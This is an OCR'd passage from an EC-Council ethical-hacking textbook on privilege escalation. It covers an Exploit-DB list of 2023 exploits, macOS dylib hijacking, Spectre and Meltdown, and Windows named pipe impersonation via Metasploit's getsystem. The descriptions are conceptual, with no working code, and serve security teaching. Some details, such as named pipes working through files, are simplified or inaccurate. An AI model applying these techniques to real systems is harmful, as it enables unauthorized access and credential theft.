
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Date	D	A	V	Title	Type	Platform	Author
2023-07-20				Aures Booking & POS Terminal - Local Privilege Escalation	WebApps	PHP	Vulnerability-Lab
2023-06-21				HiSecOS 04.0.01 - Privilege Escalation	WebApps	Hardware	dreizehnutters
2023-05-25				Filmora 12 version (Build 1.0.0.7) - Unquoted Service Paths Privilege Escalation	Local	Windows	Thurein Soe
2023-05-23				MobileTrans 4.0.11 - Weak Service Privilege Escalation	Local	Windows	Thurein Soe
2023-05-05				Ulicms-2023.1-sniffing-vicuna - Privilege escalation	WebApps	PHP	Mirabbas Ağalarov
2023-05-02				MilleGPG5 5.9.2 (Gennaio 2023) - Local Privilege Escalation / Incorrect Access Control	Local	Windows	Andrea Intilangelo
2023-05-02				FS-S3900-24T4S - Privilege Escalation	Local	Hardware	Daniele Linguaglossa
2023-04-20				File Replication Pro 7.5.0 - Privilege Escalation/Password reset due Incorrect Access Control	Local	Windows	Andrea Intilangelo
2023-04-20				AspEmail v5.6.0.2 - Local Privilege Escalation	Local	Windows	Zer0FauLT
2023-04-14				Sielco Analog FM Transmitter 2.12 - Remote Privilege Escalation	Remote	Hardware	LiquidWorm
2023-04-08				Stonesoft VPN Client 6.2.0 / 6.8.0 - Local Privilege Escalation	Local	Windows	TOUHAMI Kasbaoui
2023-04-07				Wondershare Dr Fone 12.9.6 - Privilege Escalation	Local	Windows	Thurein Soe
2023-04-05				GNU screen v4.9.0 - Privilege Escalation	Local	Linux	Manuel Andreas
2023-04-03				Windows 11 10.0.22000 - Backup service Privilege Escalation	Local	Windows	nu11secur1ty
2023-04-03				HotKey Clipboard 2.1.0.6 - Privilege Escalation Unquoted Service Path	Local	Windows	Wim Jaap van Vliet

Figure 6.115: Screenshot of Exploit DB showing privilege escalation vulnerabilities

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Privilege Escalation Using Dylib Hijacking

Similar to Windows, macOS is also vulnerable to dynamic library attacks. macOS provides several legitimate methods, such as setting the DYLD_INSERT_LIBRARIES environment variable, which are user specific. These methods force the loader to automatically load malicious libraries into a target running process. macOS allows the loading of weak dylibs (dynamic libraries) dynamically, which in turn allows an attacker to place a malicious dylib in the specified location. In many cases, the loader searches for dynamic libraries in multiple paths. This helps an attacker to inject a malicious dylib in one of the primary directories and simply load the malicious dylib at runtime. Attackers can utilize such methods to perform various malicious activities such as stealthy persistence, run-time process injection, bypassing security software, and bypassing Gatekeeper.





Figure 6.116: Example of privilege escalation using Dylib hijacking

Tools such as Dylib Hijack Scanner help attackers detect dylibs that are vulnerable to hijacking attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Privilege Escalation Using Spectre and Meltdown Vulnerabilities

Spectre and Meltdown are recent CPU vulnerabilities found in the design of modern processors, including chips from AMD, ARM, and Intel, caused by performance optimizations in these processors. Attackers may exploit these vulnerabilities to gain unauthorized access and steal critical system information such as login credentials, secret keys, keystrokes, encryption keys, etc. stored in the application's memory to escalate privileges. These attacks can be performed because the normal verification of the user's privileges is disrupted through the interaction of features like branch prediction, out-of-order execution, caching, and speculative execution. Using these vulnerabilities, attackers can exploit various IT resources, such as most OSs, servers, PCs, cloud systems, and mobile devices.

- **Spectre Vulnerability**

  The Spectre vulnerability is found in many modern processors, including Apple, AMD, ARM, Intel, Samsung, and Qualcomm processors. This vulnerability allows attackers to trick a processor into exploiting speculative execution to read restricted data. Modern processors implement speculative execution to predict the future to complete the execution faster. For example, if the chip identifies that a program includes multiple conditional statements, it will start executing and concluding all the possible outputs before the program does. Attackers may exploit this vulnerability in different ways:

  - The processor is forced to accomplish a speculative execution of a read before bound checking is performed. Consequently, an attacker can access and read out-of-bounds memory locations.
  - When executing conditional statements, for faster processing, the processors use branch prediction to pick a path to execute speculatively. Attackers may exploit this

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

feature to force the processor to take an improper speculative decision and further access data out of range.

Attackers may use this vulnerability to read adjacent memory locations of a process and access information for which he/she is not authorized. This vulnerability helps attackers to extract confidential information, such as credentials stored in the browser, from that target process. In certain cases, using this vulnerability, an attacker can even read the kernel memory or perform a web-based attack using JavaScript.

- **Meltdown Vulnerability**


  Meltdown vulnerability is found in all Intel and ARM processors deployed by Apple. This vulnerability allows attackers to trick a process into accessing out-of-bounds memory by exploiting CPU optimization mechanisms such as speculative execution. For example, an attacker requests to access an illegal memory location. He/she sends a second request to read a valid memory location conditionally. In this case, a processor using speculative execution will complete evaluating the result for both requests before checking the first request. When the processor checks that the first request is invalid, it rejects both requests after checking the privileges. Even though the processor rejects both the requests, the results of both the requests remain in the cache memory. Now the attacker sends multiple valid requests to access out-of-bounds memory locations.


  Attackers may use this vulnerability to escalate privileges by forcing an unprivileged process to read other adjacent memory locations, such as kernel memory and physical memory. This leads to critical system information such as credentials, private keys, etc. being revealed.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Privilege Escalation Using Named Pipe Impersonation

- In the Windows operating system, named pipes provide **legitimate communication** between running processes
- Attackers often exploit this technique to escalate privileges on the victim's system to those of a user account having **higher access privileges**
- Attackers use tools such as **Metasploit** to perform named pipe impersonation on a target host
- Attackers use Metasploit commands such as **getsystem** to gain administrative-level privileges and extract password hashes of the admin/user accounts





Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Privilege Escalation Using Named Pipe Impersonation

In Windows OS, named pipes are used to provide legitimate communication between running processes. In this technique, the messages are exchanged between the processes using a file. For example, if process A wants to send a message to another process B, then process A writes the message to a file and process B reads the message from that file. Attackers often exploit this technique to escalate their privileges on the victim system to a user account with higher access privileges.

In any Windows system, when a process creates a pipe, it will act as a pipe server. If any other process wants to communicate with this process, it will connect to this pipe and it becomes a pipe client. When a client connects to the pipe, the pipe server can utilize the access privileges and security context of the pipe client. Attackers exploit this feature by creating a pipe server with fewer privileges and trying to connect with a client with higher privileges than the server.

Attackers use tools such as Metasploit to perform named pipe impersonation on a target host. Attackers exploit vulnerabilities that exist in the target remote host to obtain an active session and use Metasploit commands such as **getsystem** to gain administrative-level privileges and extract password hashes of the admin/user accounts.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.117: Screenshot of Metasploit showing privilege escalation

